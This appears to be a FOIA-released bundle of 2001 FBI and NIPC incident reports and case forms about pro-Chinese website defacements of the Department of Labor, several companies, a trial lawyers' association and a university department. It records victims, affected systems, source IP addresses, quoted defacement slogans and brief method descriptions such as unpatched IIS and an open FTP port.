☒ Unclassified

Time Transmitted: [redacted]
Sender's Initials:
Number of Pages: 6
(including cover sheet)

b6
b7C

To: San Fransisco Field Office
Name of Office

Date: 05/15/01

Facsimile Number: (415) 553-7674

Attn: SSA [redacted] (415) 553-7400
Name Room Telephone

b6
b7C

From: NIPC Watch and Warning Unit
Name of Office

Subject: Web Site Defacement

Special Handling Instructions:

Originator's Name: SFC [redacted] Telephone: 202-323-3205

b6
b7C

Originator's Facsimile Number: 202-323-2079

Approved:

Brief Description of Communication Faxed:

WARNING

Information attached to the cover sheet is U.S. Government Property. If you are not the intended recipient of this information, disclosure, reproduction, distribution, or use of this information is prohibited (18.USC, § 641). Please notify the originator or the local FBI Office immediately to arrange for proper disposition.

Log # 41836

Forwarded to SSA [redacted]
(San Fransisco FO) 415-553-7674

b6
b7C

[rev. 06/14/2000]

National Infrastructure Protection Center

Cyber Threat and Computer Intrusion Incident Reporting Guidelines

This form may be used as a guide or vehicle for reporting cyber threat and computer intrusion incident information to the NIPC or other law enforcement organization. It is recommended that these *Cyber Incident Reporting Guidelines* be used when submitting a report to a local FBI Field Office.

Do NOT include **CLASSIFIED** information on this form unless you adhere to applicable procedures for proper marking, handling and transmission of classified information. Please contact NIPC Watch Operations Center (202) 323-3205 to arrange secure means to submit classified information.

Information concerning the identity of the reporting agency, department, company, or individual(s) will be treated on a confidential basis. If additional information is required, you will be contacted directly.

Report Date/Time: May 14, 10 P.M

When completed, fax to NIPC WWU (202) 323-2079/2082.

SECTION 1

Point of Contact (POC) Information

b6
b7C

Name: [redacted]

Title: [redacted], HEALTHHIGHWAY.COM

Telephone/Fax number: 408-946-7533 (FAX)

E-mail: [redacted]

Organization:

Address: Street 1113 S. PARK VICTORIA DR

City, State, Zip Code MILPITAS, CA 95035

Country U.S.A.

SECTION 2

Incident Information

1. Name of organization: (if same as above, enter "SAME")

□ (Check here if Federal Government Agency)

Organization's contact information:

Telephone number:

Address: (if same as above, enter "SAME")

Street ______

City, State, Zip Code ______

Country ______

E-mail: ______

2. Physical Location(s) of victim's computer system/network (Be Specific): VARIO CAMPBELL, CA

3. Date/time and duration of incident: 5/8/01

4. Is the affected system/network critical to the organization's mission?

☒ Yes □ No

5. Critical infrastructure sector(s) affected. (Check all that apply)

□ Power
□ Banking and Finance
□ Government Operations
□ Gas & Oil Storage and Delivery
□ Telecommunications

□ Transportation
□ Emergency Services
□ Water Supply Systems
□ Other (Provide details in remarks)
□ Not applicable

Remarks:

6. Nature of Problem? (Check all that apply)

☒ Intrusion

□ Unauthorized root access

□ Compromise of system integrity

□ Theft

□ Unknown

□ System impairment/denial of resources

☒ Web site defacement

□ Hoax

□ Damage

□ Other (Provide details in remarks)

7. Has this problem been experienced before? (If yes, please explain in remarks section):

□ Yes

☒ No

Remarks:

8. Suspected method of intrusion/attack

□ Virus (provide name if known)

□ Denial of Service

□ Distributed Denial of Service

☒ Unknown

□ Vulnerability exploited (explain)

□ Trojan horse

□ Trapdoor

□ Other (Provide details in remarks)

Remarks:

9. Suspected perpetrator(s) or possible motivation(s) of the attack

□ Insider / Disgruntled employee

□ Competitor

☒ Unknown

□ Former employee

□ Other (Explain in remarks)

Remarks:

10. The apparent source (IP address) of the intrusion/attack: ____________________

11. Evidence of spoofing?

□ Yes

☒ Unknown

□ No

12. What computers/systems (hardware and software) were affected? (Operating system, version):

□ Unix

□ Linux

☒ NT

☒ Sun OS/Solaris

□ OS2

□ VAX/VMS

☒ Windows

□ Other (Please specify in remarks)

Remarks:

13. Security Infrastructure in place. (Check all that apply)

□ Incident/Emergency Response Team

☒ Firewall

□ Intrusion Detection System

□ Security Auditing Tools

□ Packet filtering

□ Encryption

☒ Secure Remote Access/Authorization tools

□ Banners

□ Access Control Lists

14. Did the intrusion/attack result in a loss/compromise of sensitive, classified or proprietary information?

□ Yes (Provide details in remarks)

□ Unknown

☒ No

Remarks:

15. Did the intrusion/attack result in damage to system(s) or data?

□ Yes (Provide details in remarks) ☒ No

Remarks:

16. What actions and technical mitigation have been taken?

□ System(s) disconnected from the network?

☒ Backup of affected system(s)

□ Log files examined

□ System Binaries checked

□ Other (Please provide details in remarks)

□ No action(s) taken

17. Has the local FBI field office been informed?

☐ Yes (Which office) ☒ No

18. Has another agency/organization been informed? If so, please provide name and phone number.

☒ Yes ☒ No

- State/local police
- Inspector General
- CERT-CC
- FedCIRC
- JTF-CND
- Other (Incident Response, law enforcement, etc.)

19. When was the last time your system was modified or updated?

Date: 4/9/01

Company/Organization that did work (Address, phone, POC information): ACRO COMPUTING 408-441-1490

20. Is the System Administrator a contractor?

☐ Yes (Provide POC information ☒ No

____

21. In addition to being used for law enforcement or national security purposes the intrusion-related information I have reported may be shared with:

☐ The Public

☒ InfraGard Members with Secure Access

22. Additional Remarks: (Please limit to 500 characters. Amplifying information may be submitted separately.) INVICINITY.NET WEB SITE. HAS MANY INDEX + DEFAULT. HTML PAGES WITH ANTI U.S. GOVT. SLOGANS.

If the reported incident is determined to be a criminal matter you may be contacted by an agent for additional information.

FD-71 (Rev. 3-27-95)

Complaint Form

NS-18 NIPC

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: ☒ Negative ☐ See below

Subject's name and aliases

UNSUB

Character of case.

Computer Website Hack
U.S. Department of Labor Web Site
264

Complainant ☐ Protect Source

[redacted]

Referred by FBI New Haven Division

b6
b7C

Complaint received

☐ Personal ☒ Telephonic Date 04/28/2001 Time 10:15 am

Address of Subject

Complainant's address and telephone number

[redacted]

Complainant's DOB

Sex

Female

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

Employer

Address

Telephone

Vehicle Description

Facts of Complaint

Complainant [redacted] contacted the FBI New Haven Field Office (NHFO) on 04/28/2001. [redacted] reported a computer hack of the United States Department of Labor (USDOL) website located at WWW.DOL.GOV. The website has been altered to display a memorial for the downed Chinese fighter pilot, Wang Wei. The website displays the following message: "China Hack, China Tianyu, now is here and salute a flag". [redacted] of the FBI NHFO reported [redacted] complaint to WFO. NHFO CART SA [redacted] [redacted] confirmed the DOL computer hack. [redacted] reported the incident to the USDOL website administrative point of contact [redacted] [redacted] and technical point of contact [redacted]

b6
b7C

Assign lead [redacted]
To SA [redacted]
801- [redacted]
5/18/01
5/23/01

[redacted]

Do not write in this space.

b3
b6
b7C
b7E

[redacted]
(3)

SA [redacted]

(Complaint received by)

BLOCK STAMP

[redacted]

From: [redacted] b6
To: [redacted] b7C
Sent: Tuesday, May 29, 2001 8:59 AM b7E
Subject: FW: Incident Report

David,
Here is a copy of the incident report filled with FedCIRC regarding the web page defacement of www.dol.gov. If you have any additional questions, please give me a call at [redacted] b6 b7C
Thanks,
[redacted]
Department of Labor

-----Original Message-----
From: [redacted] b6 b7C
Sent: Saturday, April 28, 2001 7:25 PM
To: 'fedcirc@fedcirc.gov'
Cc: [redacted]
Subject: Incident Report

Federal Computer Incident Response Center
(FedCIRC)
Incident Reporting Form
Your contact information
name: [redacted] b6
email address: [redacted] b7C
telephone number: [redacted]
other: N/A
Affected Machine(s): Microsoft Internet Information Server (IIS), call contact personnel for more descriptive information.
hostname and IP.: ISFPB01, call contact personnel for specific IP address.
timezone: EST

Source(s) of the Attack: Beijing China
hostname or IP: 211.100.10.166
timezone: GMT +08:00
been in contact?: No

Description of the incident:
Web page defacement occurred [redacted] b7E
[redacted]
is the defacement of the web page for www.dol.gov. The web page was restored from backup. No mission impact or loss of critical services. Cost to restore the web page from backup was insignificant.

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/05/2001

To: Counterterrorism **Attn:** NIPC-CIU (Rm 5965)
SSA [redacted]

b3
b6
b7C
b7E

From: Washington Field
NS-18/NVRA
Contact: SA [redacted] (703) 762-3155

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: UNSUB(S);
Victim: VEHICLE CONTROL TECHNOLOGIES, INC.;
Type: INTRUSION - INFO SYSTEMS
Date: 05/06/2001

Reference: [redacted]

b3
b7E

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED:

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number________________________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:________________________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

VICTIM

Company name/Government agency: VEHICLE CONTROL TECHNOLOGIES, INC.
Address/location: 11180 SUNRISE VALLEY DRIVE, SUITE 350
RESTON, VIRGINIA 20191
[redacted]

b6
b7C

Purpose of System: Web Server

To: Counterterrorism From: Washington Field
Re: [redacted] , 06/05/2001

b3
b7E

Highest classification of information stored in system: None

System Data:

Hardware/configuration (CPU): DELL DIMENSION, PIII 550 MHz
Operating System: MICROSOFT WINDOWS 2000 SERVER, SP1
Software: MICROSOFT EXCHANGE, MICROSOFT IIS v5

Security Features:

Security Software Installed: X yes □ no
Logon Warning Banner: X yes □ no

INTRUSION INFORMATION

Access for intrusion: X Internet connection □ dial-up number □ LAN (insider)
Internet address: 207.251.169.226
Network name:

Method:

Technique(s) used in intrusion: Exploited IIS vulnerability

Path of intrusion:

addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject:

Age: ____________________ Race: ____________________________
Sex: ____________________ Education: ________________________
Alias(s): ________________________________ Motive: ______________
Group Affiliation: _______________
Employer: ___________________
Known Accomplices: ____
Equipment used:
Hardware/configuration (CPU):__________________________
Operating System: ____________________________________
Software: ____

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 1
Estimated dollar loss to date: Estimated at $1,000.

To: Counterterrorism From: Washington Field
Re: [redacted] , 06/05/2001

b3
b7E

Category of Crime:

Impairment:
X Malicious code inserted
□ Denial of service
□ Destruction of information/software
□ Modification of information/software

Intrusion:
X Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

On June 05, 2001, SA [redacted] contacted [redacted] [redacted] Engineer, Vehicle Control Technologies, Incorporated, 11180 Sunrise Valley Drive, Suite 350, Reston, Virginia 20191, work telephone number [redacted] regarding to a NIPC Report filed by him on May 08, 2001. After being advised of the interviewing agent, [redacted] voluntarily provided the following information:

b6
b7C

On May 06, 2001, [redacted] discovered that his web pages were defaced and replaced with a defaced web page regarding to anti USA Government and PoizonBox statements. Additionally, an email address of sysadmcn@yahoo.com.cn was provided as a point of contact on the defaced web page.

Further analysis revealed that a script was placed on Vehicle Control Technologies, Inc.'s web server which allowed the intruder(s) to gain root access. Once root access was obtained, the intruder(s) deleted all HTML files and replaced installed a defaced web page on the aforementioned web server.

The IP address for which the aforementioned script and defaced web page originated from was 161.116.199.15 was determined to be the source for which the defaced web page was installed. The aforementioned IP address resolves to a computer system located at the University of Barcelona, Spain.

For reference purposes, one (1) copy of the related

To: Counterterrorism From: Washington Field
Re: [redacted], 06/05/2001

b3
b7E

email is attached to this document.

♦♦

[redacted]

b6
b7C

From: [redacted]
To: <nipc.watch@fbi.gov>
Sent: Tuesday, May 08, 2001 5:32 PM
Subject: Cyber Incident Report Form

Report_date_time=5/8/01 17:29 EDT
Name=[redacted]
Title=Engineer
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=Vehicle Control Technologies, Inc.
Addrs_Street=11180 Sunrise Valley Drive, Suite #350
City=Reston
State=VA
Zip Code=20191
Country=
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Vehicle Control Technologies offices located at 11180 Sunrise Valley Drive, Suite 350, Reston, VA 20191.
Question3_Date_Time=5/6/01 17:13 EDT
Question4_Critical=No
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=IIS 5.0 running on Windows 2000 server without latest security patches.
Question9_sus_perpetrators=Other
Question9_Remarks=Suspect Chinese attack, reference to
"contact:sysadmcn@yahoo.com.cn
" on the defaced web page.
Question10_ip_addrs=161.116.199.15) source IP
Question11_evid_of_spoof=No
Question12_oper_systems=Windows
Question12_Remarks=Windows 2000 Server SP1
Question13_security_infrasture=Encryption
Question13_security_infrasture=Firewall
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question13_security_infrasture=Access Control Lists
Question13_security_infrasture=Packet filtering

b3
b6
b7C
b7E

[redacted]

OSA CAD
801

5/23/01

```
Question14_attack_loss_info=No
Question14_Remarks=Sensitive, classifed and proprietary information is
not authorized nor kept on this server.
Question15_damage_systms=Yes
Question15_Remarks=Minor defacement to web pages.
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=System Binaries checked
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Log files examined
Question16_Remarks=No Remarks
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=Yes
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=submitted on-line incident form
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=???
Question19_org_work_update=Vehicle Control Technologies, Inc. (we manage
our own server)
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=Defaced web page included the following text:

fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn
```

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/05/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, NIPC, Room 5965

From: Washington Field Office / NVRA
Squad NS-18
Contact: SA [redacted] (703) 762-3054

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
(Pending)

Title: Subject: UNSUB(S)
Victim: AMERICAN MANAGEMENT SYSTEMS;
Type: INTRUSION - INFO SYSTEMS
Date: 05/05/2001

Reference: [redacted]

b3
b7E

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED:

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number____________________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:____________________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted]

b3
b7E

VICTIM

Company name/Government agency: AMERICAN MANAGEMENT SYSTEMS
Address/location: 4000 Legato Road
Fairfax, Virginia 22033

Purpose of System: ______________________________
Highest classification of information stored in system: Unclassified

System Data:

Hardware/configuration (CPU): ______________________________
Operating System: Microsoft Windows NT 4.0
Software: IIS 4.0

Security Features: unknown at this time

Security Software Installed: □ yes □ no
Logon Warning Banner: □ yes □ no

INTRUSION INFORMATION

Access for intrusion: X Internet connection □ dial-up number □ LAN (insider)

If Internet: Internet address: 202.39.129.10(subject)
208.247.58.xxx(victim subnet)
Network name: ______________________________

Method:

Technique(s) used in intrusion: sadmind/IIS Worm (Cert Advisory CA-2001-11)

Path of intrusion:

addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject:

Age: ____________________ Race: ____________________
Sex: ____________________ Education: ____________________
Alias(s): ______________________________ Motive: ______________
Group Affiliation: ______________
Employer: ______________
Known Accomplices: ______________________________

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted]

b3
b7E

Equipment used:

Hardware/configuration (CPU):
Operating System:
Software:

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: Five (5)
Estimated dollar loss to date: Approximately 10-15K

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted] b3 b7E

Category of Crime:

Impairment:

□ Malicious code inserted
□ Denial of service
□ Destruction of information/software
X Modification of information/software

Intrusion:

□ Unauthorized access
□ Exceeding authorized access

Theft of Information:

□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

[redacted] AMERICAN MANAGEMENT SYSTEMS, 4000 Legato Road, Fairfax, Virginia 22033, telephone number [redacted] AMERICAN MANAGEMENT SYSTEMS, 4000 Legato Road, Fairfax, Virginia 22033, telephone number [redacted] were contacted reference a web page defacement which occurred on May 5, 2001. b6 b7C

[redacted] advised that AMERICAN MANAGEMENT SYSTEMS (AMS), a company with approximately 8500 employees, had been the victim of a web page defacement. AMS has been a victim of a Chinese web page defacement five (5) times, all against different systems. Four (4) of the five (5) servers attacked are of little importance to AMS as they are test-type servers. However, one of the servers is described as a meeting-type server that houses a web page that the employees of AMS use to schedule meetings, conferences, etc. The web page was deleted from AMS and replaced by the "Honkers" web page. b6 b7C

[redacted] advised that servers did not have any security software installed on them, but that they do use Checkpoint firewalls. b6 b7C

♦♦

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: Wed, May 9, 2001 3:16 AM
Subject: Cyber Intrusion Report 050901 017 41577

The Watch received the following report:

Subject: Cyber Incident Report Form
Date: Tue, 8 May 2001 15:15:43 -0400
From: [redacted] b6
To: <nipc.watch@fbi.gov> b7C

Report_date_time=5/8/2001 3:00pm EDT
Name=[redacted]
Title=Sr[redacted]
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=American Management Systems
Addrs_Street=4000 Legato Rd.
City=Fairfax
State=VA
Zip Code=22033
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=4050 Legato Rd.
Fairfax, VA 22033
Question3_Date_Time=5/5/2001 8:39am EDT
Question4_Critical=No
Question5_crit_infrasture=Not Applicable
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_nature_of_prob=Damage
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=sadmind/IIS Worm
(Cert Advisory CA-2001-11)
Question9_sus_perpetrators=Other
Question9_Remarks=US-Chinese hacking wars
Question10_ip_addrs=202.39.129.10
Question11_evid_of_spoof=No
Question12_oper_systems=NT
Question12_Remarks=Microsoft Windows NT 4.0
IIS 4.0
Question13_security_infrasture=Incident/Emergency Response Team
Question13_security_infrasture=Firewall
Question13_security_infrasture=Intrusion Detection System

[redacted] b3 b6 b7C b7E

OSA LEAD SA
Rl, cl 801
SH 5/23/01

```
Question13_security_infrasture=Security Auditng Tools
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=Various NT executables and services were corrupted.
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Log files examined
Question16_Remarks=No Remarks
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=unknown
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=No additional remarks
```

cost = 10-15k

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/06/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, NIPC, Room 5965

From: Washington Field Office / NVRA
Squad NS-18
Contact: SA [redacted] (703) 762-3054

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
(Pending)

Title: Subject: UNSUB(S)
Victim: ASSOCIATION OF TRIAL LAWYERS OF AMERICA;
Type: INTRUSION - INFO SYSTEMS
Date: 05/06/2001

Reference: [redacted]

b3
b7E

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED:

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number______________________________)

□ USA declination

□ Referred to Another Federal Agency (Name/Number:______________________________)

X Placed in unaddressed work

□ Closed administratively

□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted]

b3
b7E

VICTIM

Company name/Government agency: ASSOCIATION OF TRIAL LAWYERS OF AMERICA
Address/location: 1050 31st Street, NW
Washington, DC 20007

Purpose of System: ____________________
Highest classification of information stored in system: Unclassified

System Data:

Hardware/configuration (CPU): ____________________
Operating System: Microsoft Windows NT 4.0
Software: ____________________

Security Features: unknown at this time

Security Software Installed: □ yes X no
Logon Warning Banner: □ yes X no

INTRUSION INFORMATION

Access for intrusion: X Internet connection □ dial-up number □ LAN (insider)

If Internet: Internet address: ____________________
Network name: ____________________

Method:

Technique(s) used in intrusion: ____________________

Path of intrusion:

addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject:

Age: ____________ Race: ____________
Sex: ____________ Education: ____________
Alias(s): ____________ Motive: ____________
Group Affiliation: ____________
Employer: ____________
Known Accomplices: ____________
Equipment used:

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted]

b3
b7E

Hardware/configuration (CPU):__________________________
Operating System: ______________________________
Software: ___________________________________

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: One (1)
Estimated dollar loss to date: ______________________________

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted] b3 b7E

Category of Crime:

Impairment:
- □ Malicious code inserted
- □ Denial of service
- □ Destruction of information/software
- X Modification of information/software

Intrusion:
- □ Unauthorized access
- □ Exceeding authorized access

Theft of Information:
- □ Classified information compromised
- □ Unclassified information compromised
- □ Passwords obtained
- □ Computer processing time obtained
- □ Telephone services obtained
- □ Application software obtained
- □ Operating software obtained

REMARKS

[redacted] b6 b7C ASSOCIATION OF TRIAL LAWYERS OF AMERICA, 1050 31st Street, NW, Washington, DC 20007, telephone number [redacted] was contacted reference a web page defacement which occurred on May 6, 2001.

[redacted] advised that the ASSOCIATION OF TRIAL LAWYERS OF AMERICA (ATLA), an organization that provided research and materials to purchase for its members, had been the victim of a web page defacement. This is a research-based web site, which provides income to ATLA. The web page was deleted from ATLA's site and replaced by "Honkers" web pages.

[redacted] advised that the FTP port on their web servers IP address, 206.5.234.109, was left open and [redacted] believes that this is how the "HONKERS" group gained their access. The FTP service has since been stopped.

♦♦

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: Wed, May 9, 2001 2:11 AM
Subject: Cyber Intrusion Report 050901 007 41565

The Watch received the following report:

Subject: Cyber Incident Report Form
Date: Tue, 08 May 2001 13:51:55 -0400
From [redacted] b6 b7C
To: nipc.watch@fbi.gov

Report_date_time=May 8, 2001 - 1:40 pm
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number[redacted]
Email=[redacted]
Organization=Association of Trial Lawyers of America
Addrs_Street=1050 31st Street, NW
City=Washington
State=DC
Zip Code=20007
Country=USA
Question1_Organization=Same
Question1_Contact_Info=Same
Question1_Tele_Number=
Question1_Street=Same
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=In ATLA headquarters at address above.
Question3_Date_Time=May 6 2001, Estimated time at 7:39 am
Question4_Critical=No
Question5_crit_infrasture=Other
Question5_Remarks=This is a research-based web site, which provides income to ATLA.
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Other
Question8_Remarks=Our web pages were replaced by "Honkers" web pages, identified as a Chinese group.
Question9_sus_perpetrators=Other
Question9_Remarks=Attacks by pro-Chinese group, sending their "political" message
Question10_ip_addrs=Unknow at this time, but we might be able to find out with
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=No Remarks
Question13_security_infrasture=Encryption
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question13_security_infrasture=Security Auditng Tools
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=Deleted existing pages from site, which had to be restored from backup tapes before site could be returned.

[redacted] b3 b6 b7C b7E

OAA LEAD SA
PLS Da 801

5/23/01

```
Question16_what_actions=Other
Question16_Remarks=We had an FTP service running, which has been stopped.
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=recently
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=We think access was made to the site via the ftp service.  We have stopped the
service, and will monitor the site.
```

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE　　　　Date: 06/11/2001

To: Counterterrorism　　　　Attn: Computer Investigations Unit, Room 5965 National Infrastructure Protection Center (NIPC)

From: St. Louis

Approved By: [redacted]

Drafted By:

b3
b6
b7C
b7E

Case ID #: [redacted]

Title: Subject: HONKER UNION OF CHINA
Victim: Washington University Psychology Department
Type: Computer Intrusion (Web Defacement)
Date: May 11, 2001

SUBMISSION: X Initial □ Supplemental □ Closed

CASE OPENED: 05/22/2001

CASE CLOSED: 06/11/2001 (Referred to Chicago Division)

□ No action due to state/local prosecution
(Name/Number:________________________)
□ USA declination
□ Referred to Another Federal Agency
(Name/Number:________________________)
□ Placed in unaddressed work
x Closed administratively
□ Conviction

COORDINATION: FBI Field Office St. Louis Division
Government Agency ____________________
Private Corporation ____________________

VICTIM

Company name/Government agency: Washington University Psychology Dept.
Address/location: St. Louis, Missouri
Purpose of SystemData Base support English Lexicon Language(Nationwide
Highest classification of information stored in system: N/A

[redacted]

b3
b6
b7C
b7E

To: Counterterrorism From: Washington Field
Re: [redacted] Date: XX/XX/2000

b3
b7E

System Data:

Hardware/configuration (CPU): Dell Poweredge Intel platform
Operating System: Windows 2000,
Software: Internet Information Services(IIS) 5.0

Security Features:

Security Software Installed: □ yes (identify ________) x no
Logon Warning Banner: □ yes x no

INTRUSION INFORMATION

Access for intrusion: x Internet connection □ dial-up number □ LAN (insider)
If Internet: Internet address: 128.252.27.210
Network name: elexicon.wustl.edu

Method:

Technique(s) used in intrusion: GET command, (list provided) Echoing a string of HTML commands and redirecting output to a file.

Path of intrusion:

addresses:	1. 210.52.149.171	2. 200.199.223.150	3.
country:	1. China	2. Brazil	3.
facility:	1.	2.	3.

Subject:

Age: ________ Race: ________
Sex:: ________ Education: ________
Alias(s): ________ Motive: ________
Group Affiliation: HONKER UNION OF CHINA
Employer: ________
Known Accomplices: ________
Equipment used: ________
Hardware/configuration (CPU): ________
Operating System: ________
Software: ________

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 1
Estimated dollar loss to date: 10-12 Man Hours.

To: Counterterror From: Washington Fiel
Re: [redacted] Date: XX/XX/2000

b3
b7E

Category of Crime:

Impairment:
x Malicious code inserted
□ Denial of service
□ Destruction of information/software
x Modification of information/software

Intrusion:
x Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

On May 11, 2001, a database server belonging to the Washington University, Psychology Department was attacked with a HTML code which caused a defacement. The attack removed the web page and replaced it with a text message; "Fuck USA Government, Fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[redacted] SBC (Southwestern Bell Cellular) Inc., Date of Birth [redacted] telephone number [redacted] has been working as a [redacted] with Washington University, since [redacted] created the Website and database for the Psychology Department to use for nationwide research. [redacted] received his graduate degree from Washington University in Computer Science.

b6
b7C

[redacted] provided SA [redacted] with the system logs, via E-mail which provide a detail account of the attack. The logs show the GET command being used to try and access Port 80 on the victim server.

[redacted] traced the two source IP addresses and discovered that 210.52.149.171 originated from an organization in China and 200.199.223.150 originated from an organization in Brazil.

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/12/2001

To: Counterterrorism **Attn:** IA [redacted]
Chicago SA

b3
b6
b7C
b7E

From: Washington Field
NS-18/NVRA
Contact: SA [redacted] 703-762-3456

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: HACKER HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE;
04/03/2001;
INTRUSION

Synopsis: To provide Chicago (CG) with FD-801 reports pertaining to the captioned case.

Reference: Email dated 5/2/01 from [redacted] subject "Honkers Union of China/[redacted] consolidating Honkers Union of China leads out of the CG office.

b3
b6
b7C
b7E

Enclosure(s): The following seven (7) FD-801 reports processed by Washington Field (WF) are enclosed for CG only:

[redacted]

b3
b7E

Details: In support of the ongoing investigation of the HONKER UNION OF CHINA, WF has processed seven FD-801 reports. CG case agent may review the FD-801 reports for any relevance to the CG case.

[redacted]

b3
b7E

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO

Read and clear.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE Date: 05/25/2001

To: Counterterrorism Attn: Computer Investigations Unit, NIPC, Room 5965

From: Washington Field Office / NVRA
Squad NS-18
Contact: SA [redacted] (703) 762-3830

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
(Pending)

Title: Subject: UNSUB(S)
